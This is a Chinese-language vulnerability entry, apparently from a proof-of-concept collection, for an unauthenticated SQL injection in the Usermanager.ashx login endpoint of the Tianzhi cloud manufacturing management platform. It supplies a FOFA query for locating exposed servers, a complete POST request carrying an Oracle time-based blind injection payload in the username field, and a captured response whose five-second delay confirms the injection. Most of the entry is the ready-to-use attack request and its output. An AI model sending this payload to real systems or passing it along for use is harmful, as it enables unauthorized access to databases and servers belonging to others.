
T15-1天智-云智造管理平台-SQL

漏洞描述：

天智云智造管理平台 Usermanager.ashx 接口处存在SQL注入漏洞，，未经授权攻击者可通过该漏洞获取数据库敏感信息，进一步利用可获取服务器权限，导致网站处于极度不安全状态。

网站图片：



fofa语法：

body="Ashx/Usermanager.ashx"


漏洞复现：

延时5秒 payload：

```
POST /Ashx/Usermanager.ashx HTTP/1.1
Host: your-ip
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded

type=LOGIN&username=1') AND 8645=DBMS_PIPE.RECEIVE_MESSAGE(CHR(110),5)--&pwd=1&vendor=
```

效果图：


Request
数据包扫描
美化
热加载
构造请求
1 POST /Ashx/Usermanager.ashx HTTP/1.1
2 Host:
3 User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
4 X-Requested-With: XMLHttpRequest
5 Content-Type: application/x-www-form-urlencoded
6
7 type=LOGIN&username=1') AND 8645=DBMS_PIPE.RECEIVE_MESSAGE(CHR(110),5)--&pwd=1&vendor=
Responses
30bytes / 5344ms
美化
请输入定位响应
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/plain; charset=utf-8
4 Server: Microsoft-IIS/8.5
5 Set-Cookie: ASP.NET_SessionId=jv3qazmbtqlva0wn2zcmgxky; path=/; HttpOnly
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Wed, 05 Jun 2024 01:17:15 GMT
9 Content-Length: 30
10
11 用户名或者密码错误!